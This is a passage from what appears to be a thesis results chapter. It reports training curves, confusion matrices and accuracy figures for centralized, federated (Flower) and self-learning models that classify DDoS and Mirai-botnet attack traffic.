

Figure 5.6: Classification report of the centralized supervised model with the dataset (CALDAS FILHO et al., 2023)

Tests were also conducted for the centralized model using the dataset from (PRASAD; BABU; AMARNATH, 2019), here referred to as dataset (PRASAD; BABU; AMARNATH, 2019). The trained model achieved the following results: accuracy of 0.9986 and loss of 0.0051. Figures 5.7, 5.8, display, respectively, the learning curves, loss, and sparse cross-entropy for the model. Fig. 5.9 illustrates the confusion matrix. It can be observed that the model's accuracy improves as epochs progress, while the loss decreases. The confusion matrix provides a visualization demonstrating that the model performed well in identifying and classifying traffic. The notebook used is available at (GOOGLE COLAB, 2025a).

In Fig. 5.7, it can be observed that the model's accuracy increases as the epochs progress,

reaching a value very close to 1 and remaining consistent. Furthermore, despite showing some variation, the final validation accuracy presented similar values. The variation in validation accuracy was likely caused by plateaus during training using the Adam optimizer, which were corrected in subsequent epochs. The final accuracy was 99.87%.



Figure 5.7: Accuracy of the centralized supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019)



Figure 5.8: Loss of the centralized supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019)

Fig. 5.8 presents the loss curves of the model. It can be observed that the loss decreases as the epochs progress, indicating that the model is becoming more accurate and producing fewer errors during its training. The peaks observed in the validation loss follow the trend shown by the validation accuracy in 5.7, which is likely due to a plateau during training with the Adam optimizer. The final loss of the model was 0.33%.

The confusion matrix in Fig. 5.9 contains only two labels, DDoS and Benign. Furthermore, the model was able to correctly predict the vast majority of cases, with an accuracy of 99.87%. The matrix has only two labels due to the fact that the dataset (PRASAD; BABU; AMARNATH, 2019)

contains only two classes in its data, “Benign” and “DDoS.” As an additional validation measure, the models are trained with both datasets, which have different classes in their composition. This approach allows for the analysis of the model’s behavior both as a multiclass classifier and as a binary classifier.



Figure 5.9: Confusion matrix of the centralized supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019)

5.1.2.2 Validation of the Model Using Flower

For the federated supervised model, training was conducted using the dataset from (CALDAS FILHO et al., 2023). The training involved 1 server and 3 clients, over three rounds with 5 epochs each. The following results were obtained: centralized accuracy of 0.8689947128295898, distributed loss of 0.1680678684473872, and centralized loss of 0.3218824565410614.

At the end of the training, a confusion matrix and a classification report are generated. The confusion matrix is displayed in Fig. 5.5, and the classification report is shown in Fig. 5.15.



Figure 5.10: Classification report of the federated supervised model with the dataset (CALDAS FILHO et al., 2023)

5.1.2.3 Results of the Federated Supervised Model

The supervised model using federated learning and based on the architecture with the use of the 1DCNN (One Dimensional Convolutional Neural Network) layer was trained using the datasets (CALDAS FILHO et al., 2023) and (PRASAD; BABU; AMARNATH, 2019). In the case of the second dataset, more extensive data engineering was required, as due to hardware limitations of the devices running the federated training with Flower (three Raspberry PI Model B+, each with 1GB of RAM), it was not possible to use the dataset in its full size for training. Smaller datasets were created from the original dataset using the stratify option of the train-test split to maintain the class proportions equal across all created datasets. Additionally, there was a total size limitation on the generated datasets by restricting the number of rows present in them. Thus, a 200 MB dataset was used for training on the Flower server side, and three 10 MB datasets were used for training on the Flower client side. Another point worth mentioning is that, due to differences in the formats of the datasets (CALDAS FILHO et al., 2023) and (PRASAD; BABU; AMARNATH, 2019), it was necessary to adjust the values of the filters (which generate the output channels of the convolution) and kernels (which define the number of values used in calculating the resulting sequence) applied to the layers of the 1DCNN, thereby changing the convolution format. The code used for executing the model is divided into a client part and a server part and is available at (GOOGLE COLAB, 2025d) and (GOOGLE COLAB, 2025e).

Fig. 5.11 shows the accuracy curve of the federated model trained with the dataset (CALDAS FILHO et al., 2023). It can be observed that the curve increases with each round, indicating that the model is becoming more accurate in its predictions. Centralized accuracy refers to the accuracy measured on the server side.



Figure 5.11: Centralized accuracy of the federated supervised model with the dataset (CALDAS FILHO et al., 2023)

The centralized loss in Fig. 5.12 represents the loss for the model on the server side. It can be observed that the model's loss decreases as the training rounds progress, indicating that the model is making fewer errors in its predictions as the training advances.



Figure 5.12: Centralized loss of the federated supervised model with the dataset (CALDAS FILHO et al., 2023)

The distributed loss in Fig. 5.13 represents the loss for the model after the federated averaging, being the aggregated value of the individual losses of each federated learning client. It can be observed that the model's loss decreases as the training rounds progress, indicating that the model is making fewer errors in its predictions as the training advances.



Figure 5.13: Distributed loss of the federated supervised model with the dataset (CALDAS FILHO et al., 2023)

The confusion matrix of the supervised model with the dataset (CALDAS FILHO et al., 2023) in Fig. 5.14 demonstrates that the model achieved satisfactory results, with an accuracy of 98.06



Figure 5.14: Confusion matrix of the federated supervised model with the dataset (CALDAS FILHO et al., 2023)

Fig. 5.15 displays the precision, recall, and F1-score values for each of the predicted classes, where it is possible to observe that the "DoS" class achieved the best results. The weighted average values for the classes were: precision of 98%, recall of 98%, and F1-score of 98%.



Figure 5.15: Classification report of the federated supervised model with the dataset (CALDAS FILHO et al., 2023)

In Fig. 5.16, the accuracy of the federated supervised model trained with the dataset (PRASAD; BABU; AMARNATH, 2019) is represented. It can be observed that the accuracy increases with each round, with the final accuracy of 98.91% being higher than the 86.89% presented in Fig. 5.11. This is likely due to differences caused by the varying number of classes being predicted.



Figure 5.16: Centralized accuracy of the federated supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019)

The distributed loss in Fig. 5.17 represents the loss for the model after federated averaging, which is the aggregated value of the individual losses from each federated learning client. It can be observed that the model's loss decreases as the training rounds progress, indicating that the model is making fewer errors in its predictions as training advances. It is also notable that the final loss level of 16.80% is lower than that presented in Fig. 5.12.



Figure 5.17: Distributed loss of the federated supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019)

The centralized loss in Fig. 5.18 represents the loss for the model on the server side. It can be observed that the model's loss decreases as the training rounds progress, indicating that the model is making fewer errors in its predictions as training advances. The model has a final centralized loss of 4.38%.



Figure 5.18: Centralized loss of the federated supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019)

The confusion matrix presented in Fig. 5.19 shows that the model performed well in classifying the classes. It achieved a classification efficiency of 99.82%.



Figure 5.19: Confusion matrix of the federated supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019)

5.1.2.4 **Self-learning Model Results**

The self-learning model was trained and validated using pre-trained models generated during the supervised training phase, both with centralized architecture using GRU and with federated architecture using Flower. In addition, the datasets (CALDAS FILHO et al., 2023), consisting of HTTP attacks from devices infected with the Mirai botnet, and (PRASAD; BABU; AMARNATH, 2019) were used. For each dataset and different model used, learning curves and confusion matrices were generated. Furthermore, new datasets containing the predicted classes for each row of the original dataset were created.

5.1.3 Self-learning Model Based on GRU

The notebook used for this model is available at (GOOGLE COLAB, 2025b).

Figures 5.20 and 5.21 represent the learning curves of the self-learning model that used the centralized pre-trained model with GRU and was fed with data from the dataset (CALDAS FILHO et al., 2023). Figure 5.22 is its confusion matrix.

In Fig. 5.20, the accuracies of the GRU-based model trained with the dataset (CALDAS FILHO et al., 2023) and using K Fold Cross Validation can be observed. It is notable that the model's accuracy increases with each fold, achieving a final accuracy of 95.82%.



Figure 5.20: Accuracy curve of the centralized self-learning model with the dataset (CALDAS FILHO et al., 2023) for each training fold

In Fig. 5.21, the losses of the GRU-based model trained with the dataset (CALDAS FILHO et al., 2023) and using K Fold Cross Validation can be observed. It is notable that the model's loss decreases with each fold, with a final loss of 16.47%.



Figure 5.21: Loss curve of the centralized self-learning model with the dataset (CALDAS FILHO et al., 2023) for each training fold

Fig. 5.22 represents the predicted values for each class. It can be observed that the self-learning model performed worse compared to the supervised model trained with the same dataset (CALDAS FILHO et al., 2023). The prediction efficiency was 52.55%. This low efficiency is most likely due to errors during self-learning, which generated false positives in the pre-classification phase, lowering the overall prediction efficiency of the model.



Figure 5.22: Confusion matrix of the centralized self-learning model with the dataset (CALDAS FILHO et al., 2023)

The notebook used for this model is available at (GOOGLE DRIVE, 2025).

Figures 5.23 and 5.24 represent the learning curves of the self-learning model that used the centralized pre-trained model with GRU and was fed with data presented in (PRASAD; BABU; AMARNATH, 2019). Fig. 5.25 is its confusion matrix.

In Fig. 5.23, the accuracy curve for the centralized self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019) is displayed. It can be observed that the model's accuracy increases with the folds, reaching its maximum in the third fold. The final accuracy of the model was 94.80%.



Figure 5.23: Accuracy curve of the centralized self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019) for each training fold

In Fig. 5.24, the model's loss curve is displayed. It can be observed that the loss decreases with the folds, with the minimum loss being reached in the third fold. The final loss was 21.97%.



Figure 5.24: Loss curve of the centralized self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019) for each training fold

The confusion matrix displayed in Fig. 5.25 demonstrates the model's prediction results. The model shows good efficiency with a precision of 99.17%.



Figure 5.25: Confusion matrix of the centralized self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019)

Figures 5.26 and 5.27 represent the learning curves of the self-learning model that used the federated pre-trained model with Flower and was fed with data from the dataset (CALDAS FILHO et al., 2023), where the class column was removed to enable validation. Fig. 5.28 is its confusion matrix.

Fig. 5.26 represents the accuracy curve of the model, where it can be observed that the model's accuracy increases with each fold. The final accuracy of the model is 96.36%.



Figure 5.26: Accuracy curve of the federated self-learning model with the dataset (CALDAS FILHO et al., 2023) for each training fold

Fig. 5.27 presents the loss curve of the model for each fold. It can be observed that the model's loss decreases with each fold, reaching a loss of 9.27%.



Figure 5.27: Loss curve of the federated self-learning model with the dataset (CALDAS FILHO et al., 2023) for each training fold

In Fig. 5.28, the confusion matrix of the model is displayed. It can be observed that the model performs well in its predictions, achieving an efficiency of 96.40%.



Figure 5.28: Confusion matrix of the federated self-learning model with the dataset (CALDAS FILHO et al., 2023)

The notebook used for training this model is available at (GOOGLE COLAB, 2025c).

There was a change in the dataset (PRASAD; BABU; AMARNATH, 2019) for federated learning training; the dataset was reduced to fewer rows while preserving the proportion of each class, making federated model training possible.

In Fig. 5.29, it can be observed that the model's accuracy increases with each fold, reaching 99.86%, indicating that the model becomes more efficient as training progresses.



Figure 5.29: Accuracy of the federated self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019)

The loss curve in Fig. 5.30 shows that the model's loss decreases with each fold, reaching a minimum of 0.28%.



Figure 5.30: Loss of the federated self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019)

The confusion matrix in Fig. 5.31 represents the model's predictions. It can be observed that the model's prediction capability was good, with a precision of 99.80%.

